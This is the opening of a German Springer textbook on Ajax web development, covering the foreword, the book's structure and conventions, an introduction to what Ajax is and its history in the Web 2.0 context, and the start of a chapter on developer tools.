Xpert.press

Die Reihe **Xpert.press** vermittelt Professionals in den Bereichen Softwareentwicklung, Internettechnologie und IT-Management aktuell und kompetent relevantes Fachwissen über Technologien und Produkte zur Entwicklung und Anwendung moderner Informationstechnologien.

Kai Jäger

Ajax
in der Praxis

Grundlagen, Konzepte, Lösungen

Springer

Kai Jäger
Schubartstr. 2c
70190 Stuttgart
jaeger@xwrs.net

ISBN 978-3-540-69333-8 978-3-540-69334-5

DOI 10.1007/978-3-540-69334-5

ISSN 1439-5428

Bibliografische Information der Deutschen Nationalbibliothek
Die Deutsche Nationalbibliothek verzeichnet diese Publikation in der Deutschen Nationalbibliografie; detaillierte bibliografische Daten sind im Internet über http://dnb.d-nb.de abrufbar.

Einbandgestaltung: KünkelLopka Werbeagentur, Heidelberg

Gedruckt auf säurefreiem Papier

9 8 7 6 5 4 3 2 1

springer.com

Vorwort

Als ich mich vor einigen Jahren das erste Mal mit DHTML[1] auseinandersetzte, kam ich zu dem Schluss, dass sich diese Technologie wohl nicht durchsetzen würde. Zwar überzeugte mich die Idee, Webseiten dynamisch auf dem Client verändern zu können, doch Browserunterschiedene und schlechte JavaScript-Implementierungen führten mich schnell wieder auf den Boden der Tatsachen zurück. So führte DHTML während der drauffolgenden Jahre ein Schattendasein und nur die wenigsten Entwickler wagten es, die Technologie auch für nicht-triviale Web-Anwendungen einzusetzen. Wie groß das Misstrauen gegenüber DHTML zu dieser Zeit war, lässt ein Satz erahnen, den ich 1999 in einem Web-Forum las: „Don't use JavaScript, it just doesn't work" (Benutz kein JavaScript, es funktioniert einfach nicht).

Knappe sechs Jahre später schrieb der Autor *Paul Graham* in einem Artikel auf seiner Website folgenden Satz: „Basically, what Ajax means is ‚Javascript now works'." (Ajax bedeutet im Wesentlichen, dass JavaScript jetzt funktioniert.) JavaScript und damit auch DHTML hat sich, entgegen meiner Prognose, also doch durchgesetzt – wenn auch mit Verspätung.

Natürlich spricht inzwischen keiner mehr von DHTML, doch alle Grundkonzepte von DHTML finden sich auch in der Ajax-Technik wieder. Mit Hilfe von Ajax wird aus einer zunächst statischen HTML-Seite eine interaktive Browser-Anwendung. Dass Ajax dabei lästige Seiten-Reloads eliminieren kann, trägt nicht unerheblich zu diesem Effekt bei.

Heute, etwa zwei Jahre nach Entstehen des Begriffs Ajax ist das Interesse an dieser Programmiertechnik, entgegen mancher Vermutung, ungebrochen. Vor allem aber ist die Auseinandersetzung mit Ajax ein ganzes Stück seriöser geworden, denn die Ajax-Entwickler der ersten Stunde hatten inzwischen genug Zeit, sich „auszutoben".

[1] DHTML oder „dynamisches HTML" beschreibt den Einsatz einer Skriptsprache (üblicherweise JavaScript) zur Manipulation einer HTML-Seite.

Heute ist Ajax ein Werkzeug wie viele andere. Das heißt allerdings nicht, dass über Ajax das letzte Wort bereits gesprochen wäre. Tatsächlich gibt es in diesem Bereich ständig neue Entwicklungen – und das wird sich so schnell auch nicht ändern.

Inhaltsverzeichnis

1 Einleitung

In diesem Kapitel erfahren Sie, was Sie von diesem Buch erwarten können, wie Sie sich darin zurechtfinden und wie Sie am besten damit arbeiten.

1.1 Über dieses Buch

Vom Hype zur etablierten Technologie

Ajax ist auf dem besten Weg, sich als Web-Technologie zu etablieren. Zwar ist der anfängliche Hype um Ajax noch nicht ganz vorüber, doch es hat sich gezeigt, dass Ajax durchaus ernst zu nehmendes Potenzial besitzt und das Web als Plattform wieder interessant macht. So ist es nicht verwunderlich, dass sich inzwischen Unternehmen aus allen Bereichen und jeder Größenordnung mit Ajax befassen. Doch der Einstieg in die Ajax-Welt gestaltet sich mitunter schwierig – die meisten der Web-Technologien, auf die Ajax aufsetzt, sind zwar nicht neu, doch insbesondere das Zusammenspiel der einzelnen Komponenten und die asynchrone Kommunikation zwischen Client und Server führen in der Praxis immer wieder zu unerwarteten Problemen.

Ajax-Frameworks

Für viele Ajax-Einsteiger liegt es daher nahe, von Anfang an auf Frameworks zu setzen und damit einige der größten Probleme von Ajax zu umschiffen. Das ist sicherlich legitim, doch wer Ajax nie im Kern verstanden hat, wird auch mit Frameworks irgendwann vor unvorhergesehenen Problemen stehen. Darüber hinaus nimmt Ihnen ein Framework bestenfalls einen Teil der Arbeit ab – Anwendungslogik und Benutzerinteraktionen müssen Sie immer noch selbst programmieren und das meist in der „am häufigsten missverstandenen“[1] Programmiersprache JavaScript.

[1] Douglas Crockford, Softwarearchitekt bei Yahoo, bezeichnet JavaScript auf seiner Website als „the world's most misunderstood programming language“ (WebCode →*crockford*).

Ohne Theorie keine Praxis

In diesem Buch geht es vor allem um eines: Ajax im Kern verstehen und anwenden zu lernen. Aus diesem Grund enthält das Buch einen recht umfassenden Theorieteil. Bevor Sie nun allerdings Zweifel an der Wahl des Titels „Ajax in der Praxis“ hegen, lassen Sie mich Ihnen das diesem Buch zugrunde liegende Konzept erläutern: Theorie versteht man am besten anhand von praktischen Beispielen. Deshalb werden Sie hier kaum ein theoretisches Konzept finden, das nicht anhand von Code-Beispielen erklärt wird. Doch konkrete Beispiele allein können Ihnen bestenfalls einen Eindruck davon vermitteln, wie etwas funktioniert. Aus diesem Grund geht dieses Buch an vielen Stellen etwas weiter in die Tiefe, als es vielleicht unbedingt notwendig wäre. Mit diesem zusätzlichen Wissen haben Sie in der Praxis dann allerdings die Möglichkeit, Probleme von mehr als einer Seite anzugehen und so die für Sie beste Lösung zu finden.

1.2 Aufbau

Die Technologien

Dieses Buch besteht aus drei Teilen. In den Kapiteln 1–3 erfahren Sie, wie Sie mit diesem Buch sinnvoll arbeiten, was es mit Ajax auf sich hat und welche Werkzeuge Sie benötigen, um Ajax-Anwendungen zu entwickeln. Kapitel 4–7 beschäftigen sich mit den Technologien, die hinter Ajax stehen. Im Vordergrund steht dabei die Sprache JavaScript, die für die Entwicklung von Ajax-Anwendungen unerlässlich ist. Außerdem erfahren Sie im ersten Teil, wie Sie HTML-Seiten und XML-Dokumente dynamisch traversieren und manipulieren können, wie Sie die asynchrone Kommunikation zwischen Client und Server realisieren und welche Rolle Web-Services dabei spielen. Der erste Teil ist dabei so aufgebaut, dass er sich auch gut zum Nachschlagen einzelner Stichworte eignet.

Weiterführende Themen

Der zweite Teil (Kapitel 8–12) befasst sich mit weiterführenden Themen der Ajax-Entwicklung. Dabei wird erläutert, wie Sie Ihre Ajax-Anwendungen schnell und sicher machen können. Außerdem erhalten Sie in diesem Teil eine Einführung in die Themen Barrierefreiheit und Usability. In Kapitel 12 erfahren Sie schließlich, warum es ratsam ist, ein Ajax-Framework einzusetzen und wie Sie das richtige Framework für sich finden.

Abschließend lernen Sie in Kapitel 13 drei etwas umfangreichere Beispiele kennen, die zeigen, wie sich die in den vorherigen Kapiteln vorgestellten theoretischen Konzepte in der Praxis umsetzten lassen.

1.3 Arbeiten mit diesem Buch

Anforderungen an den Leser

Ajax umfasst so viele verschiedene Technologien, dass es unmöglich wäre, alle in angemessenem Umfang zu behandeln. Aus diesem Grund setzt dieses Buch einen klaren Schwerpunkt auf Programmierung von Web-Anwendungen. Das bedeutet für Sie zum einen, dass Auszeichnungssprachen wie HTML, XML und CSS hier nicht besprochen, sehr wohl aber eingesetzt werden. Sollten Sie noch nicht über Erfahrung mit diesen Sprachen verfügen, finden Sie im Web eine ganze Reihe guter Einführungen (WebCode →*markup*). Zum anderen setzt dieses Buch voraus, dass Sie bereits über Erfahrung mit einer objektorientierten Programmiersprache verfügen. Java, C# oder C++ bieten sich hier besonders gut an, da die Syntax aller drei Sprachen – wie auch die der hier vorgestellte Sprache JavaScript – aus der C-Familie stammt.

Die Server-Seite

Während auf der Client-Seite als Programmiersprache zwangsläufig JavaScript zum Einsatz kommt, haben Sie auf der Server-Seite deutlich mehr Möglichkeiten. Natürlich soll, obwohl dies nicht der Schwerpunkt des Buchs ist, die Server-Seite hier auch behandelt werden. Allerdings möchte ich Ihnen bei der Wahl der Programmiersprache keine Vorschriften machen. Das Buch ist daher weitestgehend „Server-agnostisch" gehalten. Für die konkreten Beispiele ließ es sich jedoch nicht vermeiden, eine Server-Technologie auszuwählen. Hier habe ich mich für *Java-Servlets* entschieden, da mir diese am neutralsten erschien und sich die meisten Konzepte der Servlets auch recht problemlos auf andere Technologien übertragen lassen. Das nötige Hintergrundwissen zur Servlet-Programmierung sowie eine kurze Anleitung zur Installation eines Servlet-Containers finden Sie im Kapitel 3.

1.4 Konventionen

Formatierung des Quelltexts

Alle Quelltextbeispiele in diesem Buch sind zur besseren Abgrenzung in einer nichtproportionalen Schrift gehalten (`etwa wie dieser Text`). Werden Befehle oder reservierte Wörter im Fließtext wiederholt, sind diese ebenfalls in einer nichtproportionalen Schrift formatiert. Bei längeren Quelltextbeispielen werden oftmals einzelne Stellen im Programmcode mit Nummern (z. B. so: ❸) versehen und an anderer Stelle wird dann auf diese verwiesen. Das soll Ihnen dabei helfen, sich im Quelltext besser zurechtzufinden und die Erläuterung leichter nachzuvollziehen.

Zeilenumbrüche und Auslassungen im Quelltext

Bei der Übertragung der Beispiele in dieses Buch, wurde versucht, die ursprüngliche Formatierung nach Möglichkeit beizubehalten. Leider ist dies aufgrund der eingeschränkten Spaltenbreite nicht immer gelungen. Aus diesem Grund mussten an manchen Stellen der Texteinzug verringert und zusätzliche Zeilenumbrüche eingefügt werden. Zeilenumbrüche, die beim Übertragen aus dem Buch nicht übernommen werden dürfen, da ansonsten mit Problemen bei der Kompilation oder Ausführung des Codes zu rechnen ist, sind mit einem Pfeil-Symbol ⇨ markiert Außerdem wurden bei manchen Beispielen einzelne weniger relevante Codezeilen ausgelassen. Solche Auslassungen sind stets mit drei Punkten (…) markiert. Um diese Beispiele selbst testen zu können, müssen die Punkte entfernt und gegebenenfalls durch eigenen Code ersetzt werden.

Ebenfalls zu beachten ist, dass bei dem in diesem Buch abgedruckten HTML-Code häufig aus Platzgründen Auslassungen vorgenommen wurden. So fehlt bei manchen Beispielen etwa ein `<head>`-Bereich oder auch die Angabe des Doctype. Obwohl der so verkürzte HTML-Code in vielen Fällen korrekt dargestellt wird, sollten Sie in Ihren eigenen HTML-Dokumenten die fehlenden Teile stets ergänzen, nicht zuletzt um die Gültigkeit Ihres HTML-Codes zu wahren.

Einheitliche Beispiele

Die meisten Quelltext-Beispiele in diesem Buch befassen sich mit dem fiktiven Softwareunternehmen *MusterSoft*, das ein Webbasiertes Customer Relationship Management System[2] (CRM) entwickeln möchte. Dieser Ansatz wurde gewählt, um die Beispiele möglichst einheitlich und vor allem auch realistisch zu halten. Selbstverständlich benötigen Sie aber keine Vorkenntnisse im Bereich Customer Relationship Management, um allen Beispielen folgen zu können.

1.5 Code-Bibliothek

Ausgleich von Browser-Unterschieden

Die meisten Code-Beispiele in diesem Buch sind darauf ausgelegt, Ihnen bestimmte Konzepte der Entwicklung von Ajax-Anwendungen näher zu bringen. Das ist allerdings nicht immer ganz einfach, denn zum Ausgleich von Inkompatibilitäten zwischen Browsern und aufgrund der Unzulänglichkeiten bestimmter APIs muss häufig sehr viel zusätzlicher Code geschrieben werden. Um diesen Code nicht von Beispiel zu Beispiel wiederholen zu müssen, werden im Verlauf

[2] Vereinfacht gesagt erlaubt ein Customer Relationship Management System einem Unternehmen, seine Kundenbeziehungen abteilungsübergreifend zu verwalten und auszuwerten.

dieses Buchs an einigen Stellen Lösungen für solche Probleme vorgestellt, die Sie immer wieder verwenden können. Wenn Sie alle diese Lösungen zusammentragen, erhalten Sie eine Art Code-Bibliothek, die viele der häufigsten Probleme bei der Entwicklung von Ajax-Anwendungen löst und Ihnen den Einstieg in die Ajax-Programmierung erleichtert. Die Code-Bibliothek besteht aus einer einzelnen JavaScript-Datei, die Sie sich von der Website zu diesem Buch herunterladen können (siehe Abschnitt 1.7). Sie können sich die Code-Bibliothek auch selbst anlegen. Die Code-Stücke, die Sie in die Bibliothek aufnehmen sollten, sind mit dem Buch-Symbol (📖) gekennzeichnet. Unabhängig davon, ob Sie die Code-Bibliothek nun selbst anlegen oder herunterladen möchten, sollten Sie beachten, dass in vielen Code-Beispielen auf Funktionen aus der Bibliothek zurückgegriffen, die Bibliothek selbst aber nicht eingebunden wird. Solche Beispiele müssen Sie zuerst entsprechend ergänzen, bevor Sie sie testen können.

1.6 Danksagungen

Mein allergrößter Dank gebührt Herrn Prof. Walter Kriha, der maßgeblich daran beteiligt war, dass ich dieses Buch schreiben durfte und der mich in vielerlei Hinsicht unterstützt hat. Besonderen Dank auch an Rainer Jäger, meinen Vater, der sich freundlicherweise dazu bereit erklärt hat, das Buch für mich Korrektur zu lesen. Herzlich für die gute Zusammenarbeit bedanken möchte ich mich auch beim Springer Verlag, insbesondere bei Frau Glaunsinger, Frau Fleschutz und Herrn Engesser.

Nicht zuletzt möchte ich mich bei meiner Familie und meinen Freunden bedanken – für ihre Geduld und Unterstützung, aber auch für manchen guten Rat.

1.7 URL zum Buch

Das WebCode-System

In den verschiedenen Kapiteln finden sich immer wieder Verweise auf Websites und Ressourcen im Internet. Da Web-Adressen in der Regel eine weit kürzere Lebensdauer haben als Fachbücher und da das Abtippen von mit unter sehr langen URLs etwas mühselig ist, werden Sie in diesem Buch keine solchen Adressen finden. Stattdessen verwendet dieses Buch ein WebCode-System. WebCodes sind mit einem voranstehenden Pfeilsymbol gekennzeichnet und kursiv

gedruckt (etwa so: →*einleitung*). Diese können als eine Art Alias verstanden werden, welche Sie unter der Adresse

```
http://www.ajax-in-der-praxis.de
```

eingeben können. Sie werden dann unmittelbar auf die entsprechende Seite weitergeleitet. Sollte sich eine URL einmal ändern, kann die Weiterleitung des entsprechenden Alias angepasst werden, ohne dass das Buch damit seine Gültigkeit verliert.

Den vollständigen Quelltext zu den Code-Beispielen finden Sie ebenfalls unter der oben genannten Web-Adresse als Download.

2 Einführung

Worum geht es bei Ajax eigentlich? Mit dieser scheinbar trivialen Frage könnten Sie so manchen Web-Entwickler in Verlegenheit bringen. In diesem Kapitel erfahren Sie, worin der eigentliche Vorteil von Ajax besteht, wie Ajax entstanden ist und was Ajax für das Web 2.0 bedeutet.

2.1 Was ist Ajax?

Komfortable Web-Anwendungen

Kein „Buzzword" hat in letzter Zeit so sehr Furore gemacht wie Ajax. Sucht man über eine der gängigen Suchmaschinen nach Ajax, findet man in der Regel Seiten über „Asynchronous JavaScript and XML" noch vor dem Fußballverein und dem Reinigungsmittel gleichen Namens. Umso verwunderlicher ist es, dass viele Leute zwar den „Markennamen" Ajax kennen, jedoch keine konkrete Vorstellung haben, was technologisch dahintersteckt: Ajax wird inzwischen quasi synonym für alle Web-Anwendungen verwendet, die einen gegenüber herkömmlichen Webseiten erhöhten Bedienkomfort bieten.

Ursprüngliche Bedeutung

Ursprünglich jedoch stand Ajax für „Asynchronous JavaScript and XML". Betrachtet man jeden dieser Begriffe einzeln, erhält man eine Liste von Anforderungen, die eine Ajax-Anwendung erfüllen muss, um als solche bezeichnet werden zu dürfen. Zunächst muss jede Ajax-Anwendung asynchron Daten mit dem Server austauschen. Desweiteren muss auf dem Client (also dem Browser) die Programmiersprache JavaScript eingesetzt werden und zu guter Letzt müssen die Daten strukturiert in Form eines XML-Dokuments zwischen Client und Server ausgetauscht werden.

Heutzutage ist man sich allerdings uneinig, ob die Wahl der Abkürzung AJAX so sinnvoll war und weicht zunehmend auf die Schreibweise „Ajax" aus, um die ursprüngliche Bedeutung zu verschleiern. Grund dafür ist, dass viele der häufig angeführten Beispiele für typische Ajax-Anwendungen kein XML verwenden und

manche noch nicht einmal asynchron arbeiten. Der einzige Punkt, über den man sich einig zu sein scheint, ist, dass Ajax-Anwendungen JavaScript verwenden müssen – vielleicht aber auch nur, weil es momentan auf der Browser-Plattform praktisch keine Alternative gibt.

Nutzen für den Anwender

Um nach dieser ernüchternden Zwischenbilanz nun dennoch verstehen zu können, worum es bei Ajax eigentlich geht, muss man sich vor Augen führen, welchen Nutzen der Anwender letztendlich aus Ajax zieht. Der englische Begriff „responsiveness“, der im Deutschen gern mit „Reaktionsbereitschaft“ übersetzt wird, trifft den Punkt: Ajax-Anwendungen reagieren scheinbar schneller auf Benutzereingaben. Aber warum ist das so?

Probleme der Client-Server-Architektur

Anwendungen arbeiten in der Regel mit zwei verschiedenen Arten von Daten – mit transienten und persistenten Daten. Die transienten Daten liegen im flüchtigen Arbeitsspeicher, während die persistenten Daten nicht flüchtig auf Festplatte gelagert sind. Wenn Sie beispielsweise mit einem Textverarbeitungsprogramm arbeiten, sind ihre Eingaben transient, bis Sie Ihr Dokument abspeichern und damit persistent machen. Sie überführen also Daten vom transienten in den persistenten Zustand. Gleichermaßen überführen Sie beim Öffnen eines Dokuments die persistenten Daten in einen transienten Zustand. Dieses Prinzip liegt praktisch allen Anwendungen zugrunde und auch die meisten Web-Anwendungen arbeiten so. Bei Web-Anwendungen ist die Überführung der Daten aus einem Zustand in den anderen jedoch weitaus komplizierter als bei Desktop-Anwendungen, weil hier die transienten und persistenten Daten auf unterschiedlichen Rechnern (Client und Server) liegen. Ein Browserbasiertes Textverarbeitungsprogramm beispielsweise müsste zum Speichern eines Dokuments eine Anfrage an den Server stellen. Diese Anfrage hat eine gewisse Laufzeit, die sich aus Faktoren wie der Netzwerk-Latenz und verschiedenen Kodierungs- und Interpretierungsvorgängen zusammensetzt.

Ajax ist nicht schneller

Zwar kann Ajax Server-Anfragen nicht schneller machen, aber es kann zumindest ihre Auswirkungen auf die „Reaktionsbereitschaft“ einer Anwendung minimieren. Vor dem Einsatz von Ajax musste, um eine neue Anfrage an den Server zu stellen, die Seite im Browser gewechselt werden. Dies bedeutete für den Anwender, dass er in seiner Arbeit unterbrochen und so lange zur Passivität gezwungen war, bis die neue Seite vom Server abgerufen wurde. Ajax löst dieses Problem durch Nebenläufigkeit, indem es dem Entwickler erlaubt, neu Anfragen an den Server zu stellen, ohne die aktuelle Seite zu verlassen und ohne den Ablauf der Anwendung zu unterbrechen. Für unser Beispiel mit dem Browser-basierten Textverarbeitungsprogramm bedeutet das, dass der Benutzer nicht darauf warten muss,

bis sein Dokument gespeichert ist, sondern bereits weiterarbeiten kann, während die Server-Anfrage noch übermittelt wird.

Ajax löst ein Usability-Problem

Auf den Punkt gebracht, löst Ajax also ein Usability-Problem. Zwar gibt es viele Anwendungen, die erst seit der Einführung von Ajax sinnvoll als Web-Anwendungen zu realisieren sind – letztendlich kann Ajax jedoch nichts, was nicht auch zuvor schon möglich gewesen wäre. Dass erst seit der Einführung von Ajax immer mehr Anwendungen ihren Weg ins Web finden, verdeutlicht dennoch, welchen Stellenwert die Usability eigentlich einnimmt. Das Web wird heute von einem beachtlichen Teil der Bevölkerung genutzt und dank sinkender Verbindungspreise und erschwinglicher Pauschaltarife verbringen Web-User heute deutlich mehr Zeit im Netz. Daneben gewinnen Online-Anwendungen wie Webmail, Kartendienste und in inzwischen sogar Office-Anwendungen immer mehr an Bedeutung. Dass man bei der zunehmenden Verlagerung von Anwendungsprogrammen ins Web nicht auf den gewohnten Bedienkomfort verzichten möchte, leuchtet ein.

2.2 Hintergründe

Namensgebung

Anders als bei den meisten Technologien, die in der Regel einem einzigen oder einigen wenigen Urhebern zugeordnet werden können, fällt dies bei Ajax deutlich schwerer. Der Begriff Ajax wurde im Jahr 2005 durch Jesse James Garret eingeführt, der in seinem Artikel „Ajax: A new approach to web applications“ (WebCode →*garret*) die Vorzüge des asynchronen Modells beschrieb. Garret hat Ajax jedoch nicht erfunden, vielmehr hat er etwas längst Bekanntem einen klangvollen Namen verliehen.

Die XMLHttp-Request-API

Der fundamentale Unterschied zwischen herkömmlichen Web-Anwendungen und solchen, die Ajax einsetzen, besteht in der asynchronen Datenübertragung. Greift man diesen Bestandteil von Ajax einmal heraus, stellt man schnell fest, dass die `XMLHttpRequest`-API dabei eine entscheidende Rolle zu spielen scheint. Die `XMLHttpRequest`-API (oder kurz XHR) dient, wie der Name schon erahnen lässt, der asynchronen Übertragung von XML, aber auch anders formatierter Daten über das HTTP-Protokoll. Eingeführt wurde XHR durch Microsoft, ursprünglich als Bestandteil von Outlook Web Access, einem Web-Mail-Client für den Microsoft Exchange Server. Als Microsoft schließlich damit begann, XHR mit dem Internet Explorer auszuliefern, wurden auch andere Browser-Hersteller darauf aufmerksam und entwickelten eigene Implementierungen der bis heute nicht abschließend standardisierten API.

Später Erfolg

Dass XHR nicht unmittelbar zum Erfolg wurde, lässt sich zum einen mit dem Ende des Internetbooms und zum anderen mit dem nur langsamen Aussterben veralteter Browser-Versionen erklären. Als XHR jedoch eine ausreichend große Verbreitung gefunden hatte, sorgte Google für eine kleine Revolution. Mit GMail und später Google Maps veröffentlichte der Suchmaschinenhersteller zwei Web-Anwendungen, die für Furore sorgten. Auf einmal schien im Browser alles möglich zu sein – ganz ohne schwergewichtige Plugins und unüberwindliche Cross-Browser-Inkompatibilitäten.

Web-Standards

Doch es war eine weitere Entwicklung am Entstehen von Ajax beteiligt. Der Browser-War zwischen Microsoft und Netscape wurde vor allem über die Entwicklung neuer, meist keinem Standard folgender Browser-Funktionen ausgetragen. So entwickelten sich nach und nach zwei Browser, die bis auf eine kleine Teilmenge des HTML-Standards praktisch in keinem Punkt kompatibel waren. Wollte man damals dynamische Web-Anwendungen programmieren, so gelang dies meist nur über Browser-Weichen und mit viel Trickserei. Einige Web-Entwickler ließen sich selbst davon nicht abschrecken und trotz aller Kompatibilitätsprobleme entstanden in dieser Zeit einige beeindruckende Web-Anwendungen. Doch für die meisten Programmierer war diese Form der Softwareentwicklung schlichtweg zu wenig effektiv.

Obwohl auch heute noch zahlreiche Inkompatibilitäten zwischen den verschiedenen Browsern bestehen, hat sich die Situation doch ganz erheblich entspannt. Viele der während des Browser-Wars entstandenen neuen Schnittstellen sind inzwischen offiziell standardisiert und die meisten Browser halten sich zumindest weitgehend an diese Standards. Somit ist es nunmehr möglich, wenn auch mit einigem Aufwand, Web-Applikationen zu entwickeln, die auf den meisten aktuellen Browsern korrekt funktionieren.

2.3 Ajax im Kontext von Web 2.0

Ajax als Schlüsselkomponente des Web 2.0

In seinem Artikel „What is Web 2.0?“ beschreibt Tim O’Reilly die Entwicklung des Web nach dem Platzen der Dotcom-Blase. Neben den sozialen Phänomenen die in diesem Zusammenhang zu beobachten sind, erwähnt er auch Ajax als eine „Schlüsselkomponente von Web 2.0 Anwendungen“ und die durch Ajax entstandenen neuen Möglichkeiten im Bereich der grafischen Benutzeroberflächen.

Vom Konsumenten zum Produzenten

Die Notwendigkeit neuer Ansätze im Bereich der Benutzeroberflächen ergibt sich zum Teil aus einem veränderten Anwenderverhalten. War die Hauptaktivität eines Web-Users bis vor Kurzem

noch das Lesen von Hypertext-Seiten, so beteiligen sich heute immer mehr User aktiv am Geschehen, indem sie selbst Texte verfassen, kommentieren und verlinken. Der Web-User wird dadurch vom Konsumenten zum Produzenten und das Web von einem Medium zu einer Plattform. Diese Entwicklung hat weitreichende Folgen: Der Web-User von heute nutzt Web-Anwendungen in zunehmendem Maß ähnlich intensiv wie vergleichbare Desktop-Anwendungen. Mit intensiverer Nutzung steigen aber auch die Anforderungen an den Bedienkomfort. Die Möglichkeiten statischen HTMLs sind hierfür oft unzulänglich.




Abb. 2.1 Ortsmarke hinzufügen in Google Maps

Gleichzeitig sind viele Web 2.0-Anwendungen geradezu prädestiniert für den Einsatz von Ajax. In Google Maps haben Sie beispielsweise die Möglichkeit, besondere Orte mit eigenen Hinweisen zu versehen, die dann von allen anderen Google Maps Benutzern gesehen werden können. Ohne Ajax würde das Anlegen einer solchen „Ortsmarke" zwangsläufig zu einem Reload der Seite führen. Damit müsste auch der aktuelle Kartenausschnitt neu geladen werden, was längere Ladezeiten zur Folge hätte. Auf die gleiche Weise profitieren auch andere Web 2.0-Anwendungen von Ajax, die beispielsweise eine Kommentar- oder Bewertungsfunktionalität anbieten.

Bedeutung für Unternehmen

Gleichzeitig hat Ajax auch eine große Bedeutung für Unternehmen, die für das Web 2.0 entwickeln möchten. Da Ajax-Anwendungen plattformunabhängig sind, können auf diesem Weg weitaus mehr Anwender erreicht werden als über vergleichbare Desktop-Applikationen. Darüberhinaus ist die Entwicklung von Web-An-

wendungen in den meisten Fällen einfacher und damit kostengünstiger als vergleichbare Offline-Anwendungen. Dies ermöglicht letztlich auch kleinen Start-up-Unternehmen, Web-Projekte umzusetzen, ohne dabei von Investoren abhängig zu sein.

2.4 Der Ajax-Entwickler

On- und Offline-Entwickler

Der große Erfolg von Ajax sorgt dafür, dass sich zunehmend auch Anwendungsentwickler aus dem Offline-Bereich mit dem Web auseinandersetzen. Obwohl sich diese Entwickler zunächst eine Vielzahl von Script- und Auszeichnungssprachen aneignen müssen, um überhaupt Inhalte für das Web produzieren zu können, haben sie doch einen entscheidenden Vorteil gegenüber Web-Entwicklern der „alten Schule". Während es ein Web-Entwickler gewöhnt ist, Anwendungen in einzelne, hintereinander ablaufende Vorgänge zu unterteilen, denkt ein Entwickler von Desktop-Anwendungen in Ereignissen und nebenläufigen Prozessen. Aus diesem Grund empfinden es Web-Entwickler häufig als große Umstellung, wenn sie plötzlich Ajax-Anwendungen entwickeln sollen, die schon per Definition ereignisbasiert und nebenläufig arbeiten. Ein Entwickler von Desktop-Anwendungen hingegen muss sich hier kaum umgewöhnen.

Es ist leider häufiger zu beobachten, dass Web-Entwickler die alten Denkmuster nur schwer ablegen können. Immer wieder sieht man Ajax-Anwendungen, die dasselbe tun wie herkömmliche Web-Anwendungen, bei denen nur die Datenübertragung zwischen Client und Server asynchron abläuft. Diese Herangehensweise ist problematisch, da eine solche Anwendung den höheren Entwicklungsaufwand kaum rechtfertigt. Wer wirklich von Ajax profitieren möchte, muss andere Wege einschlagen.

Eine neue Herangehensweise

Wie bereits erwähnt, liegt der Hauptunterschied zwischen klassischen Web-Anwendungen und Ajax-Anwendungen im Ablauf der jeweiligen Prozesse. Es ist daher unerlässlich, sich gründlich mit der Ereignis-basierten Programmierung auseinanderzusetzen. Ebenso wichtig ist es jedoch, zu wissen, welche Möglichkeiten Ajax bietet. Viele Web-Entwickler haben sich mit den eingeschränkten Möglichkeiten von statischem HTML abgefunden. Ajax hebt einige dieser Einschränkungen auf, doch es erfordert einen gewissen Pioniergeist, sich dies auch zu Nutze zu machen. Eine gute Herangehensweise ist es daher, zunächst anzunehmen, alles sei möglich. Wenn Sie sich gut gestaltete Desktopanwendungen einmal unter dem Gesichtspunkt der Benutzerführung anschauen, werden Sie feststellen, dass man hier selten den technisch einfachsten, sondern

meist den für den Anwender sinnvollsten Weg geht. Dieses Prinzip lässt sich auf Web-Anwendungen übertragen und tatsächlich lassen sich mit Ajax grafische Benutzeroberflächen realisieren, die in puncto Bedienkomfort denen aktueller Desktop-Anwendungen kaum nachstehen.

Ajax ist nicht der Weisheit letzter Schluss

Allerdings muss im Einzelfall abgewogen werden, ob der Mehraufwand, der mit Ajax im Vergleich zu einer gewöhnlichen Web-Anwendung praktisch immer entsteht, auch wirklich gerechtfertigt ist. Es mag zunächst verlockend sein, Ajax in jeder nur erdenklichen Situation einzusetzen, doch Ajax ist nie die einzige und oftmals auch nicht die beste Wahl. Sie sollten sich daher immer die Frage stellen, ob Anwender Ihrer Software durch den Einsatz von Ajax tatsächlich einen Mehrwert erhalten. Ist dies nicht der Fall, kann es besser sein, auf Ajax zu verzichten.

3 Die richtigen Werkzeuge

Vor einigen Jahren meinte so mancher noch, es sei ein Zeichen besonderen Könnens, seine Webseiten mit einem herkömmlichen Texteditor zu erstellen. Doch mit dem Aufkommen von Ajax wachsen nicht nur die Möglichkeiten, sondern auch Umfang und Komplexität von Web-Anwendungen. Grund genug, sich mit Werkzeugen auszurüsten, die einem das Entwicklerleben erleichtern. In diesem Kapitel finden Sie eine kleine Auswahl von Anwendungen und Browser-Erweiterungen, die Sie sich auf jeden Fall ansehen sollten.

3.1 Web-Browser

Der Browser als Entwicklungstool

Für die meisten Web-User ist der Browser einfach nur ein Programm zum Betrachten von Web-Seiten. Für den Web-Entwickler nimmt der Browser jedoch einen ganz andere Stelle ein: Er ist Laufzeit-, Debugging- und Testumgebung in einem und damit ein wichtiger Bestandteil des Entwicklungsprozesses.

Die wichtigsten Browser

